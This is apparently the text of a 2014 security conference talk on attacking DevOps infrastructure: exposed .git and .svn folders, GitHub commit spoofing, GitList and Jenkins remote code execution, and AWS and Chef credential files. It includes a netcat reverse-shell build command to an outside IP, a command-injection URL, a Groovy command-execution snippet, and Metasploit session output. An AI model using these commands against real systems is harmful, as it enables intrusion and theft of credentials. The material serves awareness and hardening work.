

DevOoops

LasCon
October 2014

Who Ken

Ken Johnson ([@cktricky](#))

- CTO ([@nVisium](#))
- Railsgoat Co-Author
- (One) of the voices of SecCasts

Who Chris

Chris Gates (CG) [@carnal0wnage](#)

- Security Engineer (Facebook)
- NoVA Hackers Co-Founder
- <http://carnal0wnage.attackresearch.com>

Why This Talk

Increase awareness around DevOps infra security

Provide solutions

Demonstrate impact, regardless of where the infrastructure is deployed (internal, external, cloud)

Agenda

- GitHub
- Revision Control Tools
- Continuous Integration Tools
- AWS Config Files
- Client Provisioning Tools
- Elasticsearch
- In-Memory Databases

GitHub

GitHub Search

GitHub Advanced Search

- GitHub supports advanced search operators
- Google hacking for GitHub
 - <http://seclists.org/fulldisclosure/2013/Jun/15>
 - <http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html>

GitHub OSINT

- Check \$company employee repos for uh ohs
 - internal project commits, passwords, etc


Git Fun

Can we impersonate other GitHub users?

Sort of.

Git Fun

Let's be Linus...



```
Date      Sun, 23 Dec 2012 18:21:35 -0200
From      Mauro Carvalho Chehab <>
Subject   Re: [Regression w/ patch] Media commit causes user space to nickname /sys/Bus_Linux_3.0.nod

Linus,  

Re: [Regression w/ patch] Media commit causes user space to nickname /sys/Bus_Linux_3.0.nod
To: Linus Torvalds <torvalds@linux-foundation.org>
Cc: Mauro Carvalho Chehab <mauro.chehab@eu.infradead.org>
Subject: Re: [Regression w/ patch] Media commit causes user space to nickname /sys/Bus_Linux_3.0.nod

Linus Torvalds <torvalds@linux-foundation.org>

> To make matters worse, commit f0ed2ce840b3 is CRAP even if it didn't break applications. ENOENT return from an ioctl. Never has been, never will such file and directory", and is for path operations on files that have already been opened, there's
```

```
[user]
name = torvalds
email = torvalds@linux-foundation.org
[merge]
tool = kdiff3
```

Git Fun

Git Fun

Result: It appears Linus committed to our repo

```
commit 9936dc8914e7daeb3d962c7a7391890c2964f85c
Author: torvalds <torvalds@linux-foundation.org>
Date:   Thu Oct 9 11:25:45 2014 -0400

    testing some more
```

```
commit 831bad97910592ad7cac6d108dd9347d13335fde
Author: torvalds <linus@linux.com>
Date:   Thu Oct 9 11:18:17 2014 -0400

    yo yo yo, Linus in the hizzle
```

```
commit d6b37548ad70bb767ef7696bfbf4a956d360109b
Author: torvalds <cktricky@Kens-MacBook-Pro.local>
Date:   Thu Oct 9 11:17:19 2014 -0400

    yo yo yo, Linus in the hizzle
```

```
commit df1fa3580715e926750c932c6036881e48f32596
Author: jackMannino <jack@nvisiumsecurity.com>
Date:   Thu Oct 9 11:07:15 2014 -0400
```

This is totally Jack Mannino committing this code... lulz

ESC

Git Fun (Review)

- Audit who has access to your repos
 - Have a process to remove ex-employees
 - Consider auditing their personal repos for leaks
- Be suspicious of Pull Requests
 - From “trusted” authors (they can be spoofed)
 - With massive code changes within the PR (can potentially introduce vulns)

GitHub Org “To Do’s”

Forks need be deleted if a member leaves your org

- <https://help.github.com/articles/deleting-a-private-fork-of-a-private-organization-repository/>

Audit organization members for 2 factor authentication

- <https://developer.github.com/changes/2014-01-29-audit-org-members-for-2fa/>

Revision Control

.Git Exposed

Do you have your .git folder exposed on a webserver outside?

- Or inside?
- Access to .git content can allow for full source download.
- Use wget, DVCS-Pillage, or dvcs-ripper to archive and recreate the repo locally.

<https://github.com/evilpacket/DVCS-Pillage>

<https://github.com/kost/dvcs-ripper>

.Git Exposed

If directory listings are enabled, it's simple to get source


```
$ mkdir git-test  
$ cd git-test  
$ wget --mirror --include-directories=/.git http://www.example.com/.git
```

Then

```
$ cd www.example.com  
$ git reset --hard  
HEAD is now at [...]
```

You now have the source of the site

.Git Exposed



A screenshot of a Google search results page. The search query in the bar is `*.git intitle:"Index of"`. The results are categorized by tabs: Web, Images, Videos, News, Shopping, More, and Search tools. A red box highlights the text "About 20,100 results (0.27 seconds)".

Google

*.git intitle:"Index of"

Web Images Videos News Shopping More Search tools

About 20,100 results (0.27 seconds)

.Git Exposed

If directory listings are NOT enabled

- Test by checking for .git/config
- Use DVCS-Pillage or dvcs-ripper to download the source.

DVCS-Pillage also supports
Mercurial (HG) and Bazaar (BZR).



.Git Exposed

What can you get?

- Creds, config files, source code, dev names, public keys, email addresses, etc
- repo history: vulns fixed, passwords/keys checked in but removed later :-)
- wordpress config files common
- site/database backups in .git
- session generation keys

.Git Exposed

Internal GitHub Enterprise ties into organization's LDAP or Active Directory.

- Find devops/devpassword equivalent
- Download source code
- Log in and search for interesting things

Subversion

Subversion 1.6 (and earlier)

- Check for .entries files
- Walk svn chain to retrieve source
- Example:
 - `http://somedomain.com/.svn/text-base/index.php.svn-base`
- Metasploit Auxiliary Module:
 - `auxiliary/scanner/http/svn_scanner`

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



Subversion

Subversion 1.7 and later

- Working copy and changes stored in a sqlite database
- Example:
 - <http://www.somedomain.com/.svn/wc.db>
- Metasploit Auxiliary Module:
 - auxiliary/scanner/http/svn_wcdb_scanner

Reference: <http://pen-testing.sans.org/blog/pen-testing/2012/12/06/all-your-svn-are-belong-to-us>



GitList

GitList

[Home](#) [Continuous Integration](#) [Issues](#) [Wiki](#)

GitList

an elegant and modern git repository viewer

The screenshot shows a tablet displaying the GitList application. The interface includes a header with navigation links (Home, Continuous Integration, Issues, Wiki), a main title 'GitList', a subtitle 'an elegant and modern git repository viewer', and a file browser. The browser shows a list of files and directories under the 'gitlist' repository, specifically the 'master' branch. The table has columns for 'name', 'mode', and 'size'. The files listed are: controllers, lib, nginx, tests, vendor, views, and web, all with mode 040000 and size 040000.

name	mode	size
controllers	040000	040000
lib	040000	040000
nginx	040000	040000
tests	040000	040000
vendor	040000	040000
views	040000	040000
web	040000	040000

Gitlist [About](#) [Report bug](#) [Help](#)

browsing: master [Files](#) [Commits](#) [Stats](#)

gitlist

name mode size

controllers 040000 040000

lib 040000 040000

nginx 040000 040000


tests 040000 040000

vendor 040000 040000

views 040000 040000

web 040000 040000

GitList



A screenshot of a Google search results page. The search bar at the top contains the query "Powered by gitlist". Below the search bar, the "Web" tab is selected, while other tabs like Shopping, Images, News, Videos, More, and Search tools are visible. A red rectangular box highlights the text "About 6,400,000 results (0.40 seconds)" located just below the search bar.

Google "Powered by gitlist"

Web Shopping Images News Videos More ▾ Search tools

About 6,400,000 results (0.40 seconds)

GitList

RCE: <http://hatriot.github.io/blog/2014/06/29/gitlist-rce/>

Affects: version 0.4.0 and below

The screenshot shows a web browser window with the URL bar containing a redacted URL followed by '/blame/master/""`whoami`'. The main content area displays the 'GitList' logo. Below it, a pink error message box contains the text 'Oops! fatal: no such path dave in master', with the word 'fatal:' highlighted by a blue rectangular selection box.

Powered by [GitList](#)

GitList

192.168.1.173/gitlist/

Apps Getter Suspend Snapshots Devices

kali-486-vm

6:42 PM

root@kali: ~

File Edit View Search Terminal Help

msf exploit(gitlist) > show options

Module options (exploit/linux/http/gitlist):

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOST	192.168.1.173	yes	The target address
RPORT	80	yes	The target port
TARGETURI	/gitlist	yes	The URI of the vulnerable instance
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_python):

Name	Current Setting	Required	Description
LHOST	192.168.1.155	yes	The listen address
LPORT	4444	yes	The listen port
SHELL	/bin/bash	yes	The system shell to use.

Exploit target:

Id	Name
0	Gitlist 0.4.0

msf exploit(gitlist) > exploit

[*] Started reverse handler on 192.168.1.155:4444

[*] Command shell session 2 opened (192.168.1.155:4444 -> 192.168.1.173:57735) at 2014-07-08 18:42:09 -0400

bash: no job control in this shell

www-data@webtest:/home/loneferret/repositories/exploit-database\$

Continuous Integration

Hudson/Jenkins

“**Hudson** is a continuous integration (CI) tool written in Java, which runs in a servlet container, such as Apache Tomcat or the GlassFish application server”

Very popular

If you can't pwn Jenkins then try GlassFish or Tomcat :-)



Hudson/Jenkins

Shodan search for X-Hudson

The screenshot shows the Shodan search interface with a red box highlighting the search term 'x-hudson' in the search bar. A larger red box highlights the 'Services' section on the left, which lists various protocols and their counts: HTTP Alternate (16,238), HTTP (3,490), HTTPS (2,030), HTTPS Alternate (149), and HTTP (34). Below this is the 'Top Countries' section, listing the United States (11,209), Germany (1,697), United Kingdom (999), France (878), and Japan (702). To the right, a specific result for IP 174.37.246.85 is shown, also with a red box around it. This result includes the host name 'Silicom Internet', the addition date 'Added on 09.09.2014', the location 'Ashburn, USA', and the full URL '174.37.246.85-static.reverse.softlayer.com'. The page also displays several X-Hudson header values: X-Hudson: 1.395, X-Jenkins: 1.569, X-Jenkins-Session: 71a00527, X-Hudson-CLI-Port: 56998, X-Jenkins-CLI-Port: 56998, X-Jenkins-CLI2-Port: 56998, X-You-Are-Authenticated-As: anonymous, X-You-Are-In-Group:, X-Required-Permission: hudson.model.Hudson.Read, X-Permission-Implied-By: hudson.security.Permission.GenericRead, and X-Permis... .

Services	
HTTP Alternate	16,238
HTTP	3,490
HTTPS	2,030
HTTPS Alternate	149
HTTP	34

Top Countries	
United States	11,209
Germany	1,697
United Kingdom	999
France	878
Japan	702

174.37.246.85
Silicom Internet
Added on 09.09.2014
Ashburn, USA
174.37.246.85-static.reverse.softlayer.com

HTTP/1.0 403 Forbidden
Set-Cookie: JSESSIONID=64cc2939=d67tn6hw9dja14evxbbyksle5;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html;charset=UTF-8
X-Hudson: 1.395
X-Jenkins: 1.569
X-Jenkins-Session: 71a00527
X-Hudson-CLI-Port: 56998
X-Jenkins-CLI-Port: 56998
X-Jenkins-CLI2-Port: 56998
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group:
X-Required-Permission: hudson.model.Hudson.Read
X-Permission-Implied-By: hudson.security.Permission.GenericRead
X-Permis...

Hudson/Jenkins

Shodan search for X-Hudson with HTTP 200

The screenshot shows the Shodan search interface with a search query "x-hudson HTTP/1.0 200" highlighted in a red box. The results page displays various findings, with one specific result for a Jenkins instance on port 54.232.97.186 highlighted by a red box.

Services

HTTP Alternate	9,266
HTTP	1,447
HTTPS	378
HTTPS Alternate	24
HTTP	14

Painel Principal [Jenkins]

54.232.97.186
Amazon.com
Added on 21.02.2014
 Details
ec2-54-232-97-186.sa-east-1.compute.amazonaws.com

HTTP/1.0 200 OK

Cache-Control: no-cache, must-revalidate
X-Hudson-Theme: default
Content-Type: text/html; charset=UTF-8
Set-Cookie: JSESSIONID=11unr3uqfzisse102xjh9hxyubf; Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Hudson: 1.395
X-Jenkins: 1.537
X-Jenkins-Session: 52e6e47e
X-Hudson-CLI-Port: 34625
X-Jenkins-CLI-Port: 34625
X-Jenkins-CLI2-Port: 34625
X-SSH-Endpoint: 54.232.97.186:34807
X-Instance-Identity: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A

Top Countries

United States	5,467
Germany	897
Japan	502
United Kingdom	449
France	410

Hudson/Jenkins

Metasploit Aux Module

```
msf auxiliary(jenkins_enum) > run

[+] 10.:     :8080 - /script does not require authentication (200)
[+] 10.:     :8080 - /view/All/newJob does not require authentication (200)
[+] 10.:     :8080 - /asyncPeople/ does not require authentication (200)
[+] 10.:     :8080 - /systemInfo does not require authentication (200)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(jenkins_enum) > 
```

Hudson/Jenkins

If no authentication required

- Trivial to gain remote code execution via script console
- Metasploit Module
 - exploit/multi/http/jenkins_script_console

<https://www.pentestgeek.com/2014/06/13/hacking-jenkins-servers-with-no-password/>

<http://www.labofapenetrationtester.com/2014/06/hacking-jenkins-servers.html>

<http://zeroknock.blogspot.com/search/label/Hacking%20Jenkins>

Hudson/Jenkins

Script Console

```
1. def sout = new StringBuffer(), serr = new StringBuffer()
2. def proc = 'whoami'.execute()
3. proc.consumeProcessOutput(sout, serr)
4. proc.waitForOrKill(1000)
5. println "out> $sout err> $serr"
```

Hudson/Jenkins

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (the output will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.* and hudson.model.* are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'whoami'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
6
```

Result

```
out> jenkins
err>
```

Hudson/Jenkins

Metasploit exploit module for script console

```
msf exploit(jenkins_script_console) > exploit

[*] Started reverse handler on 10.1[REDACTED]:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 10.[REDACTED]:8080 - Sending Linux stager...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1228800 bytes) to 10.[REDACTED]
[*] Meterpreter session 1 opened (10.[REDACTED]:4444 -> 10.[REDACTED]:48972) at 2014-10-06 14:24:31 -0700
[!] Deleting /tmp/mCeHG payload file
```

```
meterpreter > getuid
Server username: uid=495, gid=491, euid=495, egid=491, suid=495, sgid=491
meterpreter > [REDACTED]
```

Hudson/Jenkins

You can lock down script console access by turning on authentication

- However, if it's set to local auth, you can register as a regular user :-)
- ...then get access to the /script

Hudson/Jenkins

If you have access to /view/All/newJob,
create a new build and run commands

The screenshot shows the Jenkins interface for creating a new item. The title bar says "Jenkins". The left sidebar has links for "New Item", "People", "Build History", "Manage Jenkins", and "Credentials". The main area is titled "New Item" with a sub-section "Item name" containing "test2". There are five options for project types:

- Build a free-style software project**
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system.
- Build a maven2/3 project**
Build a maven 2/3 project. Jenkins takes advantage of your POM files and drastically reduces the configuration required.
- Build multi-configuration project**
Suitable for projects that need a large number of different configurations, such as testing on multiple environments.
- Monitor an external job**
This type of job allows you to record the execution of a process run outside Jenkins, even on a remote machine or automation system. See [the documentation for more details](#).
- Copy existing Item**
Copy from

At the bottom are "OK" and "Cancel" buttons.

Hudson/Jenkins

Build

Execute shell

Command

```
nc.traditional -e /bin/sh 192.168.1.18 8080
```

```
root@notfun:~# nc -v -l 8080
Listening on [0.0.0.0] (family 0, port 8080)
```

Save At JackThreads.

Why

See the

```
Connection from [REDACTED] port 8080 [tcp/http-alt] accepted (family 2, sport 52526)
```

4:

```
lsost down]
```

4:

```
appst down]
```

4:

```
config down]
```

4:

```
config.run]
```

4:

```
dbost down]
```

4:

```
doc
```

CG — ruby — 94x22

4:

```
gauntlet_scripts
```

normal Java Meterpreter, Java Reverse HTT

4:

```
Gemfile
```

disk normal Java Meterpreter, Java Reverse HTT

4:

```
Gemfile.lock
```

disk normal Java Meterpreter, Java Reverse HTT

4:

```
Guardfile
```

disk normal Java Meterpreter, Java Reverse HTT

4:

```
lib
```

disk normal Java Meterpreter, Java Reverse TCP

4:

```
LICENSE.md
```

disk normal Java Meterpreter, Java Reverse TCP

4:

Hudson/Jenkins

Can you browse a workspace?

Project longway

 [Workspace](#)

 [Recent Changes](#)

Permalinks

- [Last build \(#338\), 18 hr ago](#)
- [Last stable build \(#338\), 18 hr ago](#)
- [Last successful build \(#338\), 18 hr ago](#)
- [Last failed build \(#329\), 3 days 10 hr ago](#)
- [Last unsuccessful build \(#329\), 3 days 10 hr ago](#)

Jenkins

Jenkins > longway >

Back to Dashboard

Status

Changes

Workspace

Email Template Testing

Git Polling Log

Build History (trend)

- #338 Sep 16, 2014 11:01:58 AM
- #337 Sep 15, 2014 10:01:50 PM
- #336 Sep 15, 2014 7:01:48 PM
- #335 Sep 15, 2014 6:42:01 PM
- #334 Sep 15, 2014 5:41:56 PM
- #333 Sep 15, 2014 4:32:03 PM
- #332 Sep 15, 2014 4:01:49 PM
- #331 Sep 14, 2014 10:11:51 AM
- #330 Sep 13, 2014 6:51:49 PM
- #329 Sep 13, 2014 6:21:49 PM
- #328 Sep 13, 2014 4:11:57 PM
- #327 Sep 13, 2014 4:01:49 PM



config /

deploy
environments
initializers
locales
application.rb
boot.rb
config.rb
database.yml
database.yml.t
deploy.rb
environment.rb
rails_best_practices
routes.rb
schedule.rb
sidekiq.yml

File Path : ~/Downloads/database.yml

```
5      #   gem 'sqlite3'  
6      development:  
7          host: localhost  
8          adapter: mysql2  
9          encoding: utf8  
10         database: longway_development  
11         pool: 5  
12         username: de  
13         password: lo  
14  
15     # Warning: The database defined as "test" will be erased and  
16     # re-generated from your development database when you run "rake".  
17     # Do not set this db to the same as development or production.  
18     test:  
19         host: localhost  
20         adapter: mysql2  
21         encoding: utf8  
22         database: longway_test  
23         pool: 5  
24         username: de  
25         password: lo  
26  
27     production:  
28         host: localhost  
29         adapter: mysql2  
30         encoding: utf8  
31         database: longway_production  
32         pool: 5  
33         username: de  
34         password: lo
```

Hudson/Jenkins

The screenshot shows a Jenkins job configuration page for 'longway'. The left sidebar lists various Jenkins features: Back to Dashboard, Status, Changes, Workspace, Email Template Testing, and Git Polling Log. Below this is the Build History section, which lists ten builds from Sep 15, 2014, to Sep 16, 2014. The main content area shows the 'config / initializers /' directory structure. A file named 'secret_token.rb' is selected, displaying its contents. A red box highlights the last few lines of the code, which define the secret key base.

job/longway/ws/config/initializers/

Jenkins longway

Back to Dashboard

Status

Changes

Workspace

Email Template Testing

Git Polling Log

Build History (trend)

- #338 Sep 16, 2014 11:01:58 AM
- #337 Sep 15, 2014 10:01:50 PM
- #336 Sep 15, 2014 7:01:48 PM
- #335 Sep 15, 2014 6:42:01 PM
- #334 Sep 15, 2014 5:41:56 PM
- #333 Sep 15, 2014 4:32:03 PM
- #332 Sep 15, 2014 4:01:49 PM

config / initializers /

secret_token.rb

```
# Be sure to restart your server when you modify this file.  
# Your secret key is used for verifying the integrity of signed cookies.  
# If you change this key, all old signed cookies will become invalid!  
# Make sure the secret is at least 30 characters and all random,  
# no regular words or you'll be exposed to dictionary attacks.  
# You can use `rake secret` to generate a secure secret key.  
# Make sure your secret_key_base is kept private  
# If you're sharing your code publicly,  
Longway::Application.config.secret_key_base =  
'c3b33d49c97a19f1aa'  
b50bc'
```

AWS Config Files

AWS - CLI Dev Tools

AWS stores creds in plaintext in **hidden files**

Typically privileged access

AWS - CLI Dev Tools




A screenshot of a macOS terminal window titled "cktricky — bash — 82x21". The window contains the following command and its output:

```
kens-mbp:~ cktricky$ cat ~/.aws/config
[default]
region = US-East
aws_access_key_id = AKI[REDACTED]X
aws_secret_access_key = [REDACTED]XSs
kens-mbp:~ cktricky$
```

The "aws_access_key_id" and "aws_secret_access_key" values are redacted with black bars.

AWS - CLI Dev Tools + EB



A screenshot of a macOS terminal window titled "cktricky — bash — 82x21". The window displays the command "cat ~/.elasticbeanstalk/aws_credential_file" followed by several AWS access keys and RDS master passwords. The sensitive information (AWSAccessKeyId, AWSSecretKey, and all RDS passwords) has been redacted with black bars.

```
kens-mbp:~ cktricky$ cat ~/.elasticbeanstalk/aws_credential_file
AWSAccessKeyId=[REDACTED]
AWSSecretKey=[REDACTED]
primesite-env_RdsMasterPassword=[REDACTED]
happyreport-env_RdsMasterPassword=[REDACTED]
mror-env_RdsMasterPassword=[REDACTED]
primesite-QA-env_RdsMasterPassword=[REDACTED]
mror-QA-env_RdsMasterPassword=[REDACTED]
kens-mbp:~ cktricky$
```

AWS - Pivoting

Once credentials are obtained, leverage nimbostratus to pivot

<http://andresriancho.github.io/nimbostratus/>

or... just leverage any of the open source libraries available to interact with AWS

Client Provisioning

Chef

Chef allows you to define the state your servers (local or cloud) should be in and enforces it.



Chef (Web Interface)

Default/Weak Creds

The image shows two parts of a web interface for the Chef Server. On the left is the main login screen, and on the right is a sidebar with instructions for creating new users.

Login Screen (Left):

- The URL in the browser is `4040/users/login`.
- The title bar says "Chef Server".
- The main heading is "Login".
- There are two input fields: "Username: *" and "Password: *".
- A link at the bottom left says "Or, log in with OpenID if you have one associated with an existing user account."
- A "login" button is at the bottom left.
- The footer says "Version 0.10.0 – Copyright © 2009-2014 Opscode".

Sidebar (Right):

- The title is "Where do I get a Login?".
- Text: "Any existing Admin level user can create new users."
- Text: "To create the first user, please login with the default admin credential, which by default is:"
- A red box highlights the text: "username: admin, password: p@sswOrd1 (May be different if you've set it in Chef::Config)".
- A red box highlights the text: "Please change the default password immediately after logging in!".
- Text: "Once you have an User, you can associate an OpenID with the User and login using the OpenID as the User."
- Text: "Administrators can associate OpenID to any User."

Chef (Web Interface)

Environment Leakage

The screenshot shows a browser window with the URL `4040/users/login_exec`. The page title is "Chef Server". A dropdown menu labeled "Environment" is open, showing a list of environments. The list includes:

- None
- C1456-development
- C1456-dlaube
- C1456-production
- C1456-production-dal2
- C1456-staging
- C2475-production
- C2475-staging
- C3271-development
- C3271-production
- C3278-production
- C3367-development
- C3367-production
- C3596-alpha
- C3596-development
- C3596-rightswatch
- C3746-production
- C3792-pc-development
- C3792-pc-production
- C3792-production

The "Users" tab is selected. In the "Messages" section, there is a red box containing the text "Could not complete logging in." Below the dropdown menu, there is a "Login" form with fields for "Username" (containing "admin") and "Password". At the bottom, there is a link "Or, log in with OpenID if you have one associated with an existing user account." and a "login" button.

Chef (Web Interface)

Databags

Chef Server Environment: None

Environments Search Status Roles Nodes Cookbooks

Databag Item: mysql

Show Parent Create Edit Delete

Attribute	Value
id	mysql
► password	
► username	

Chef/knife

knife is a Chef command line utility

- Credentials stored in data bags
- Can be encrypted
- Example:

```
$ knife data bag list
```

Chef/knife

```
1. $knife data bag show drupal
2. _default:
3.   admin_pass:  admin
4.   admin_user: example_admin
5.   db_password: drupal
6.   db_user:     drupal
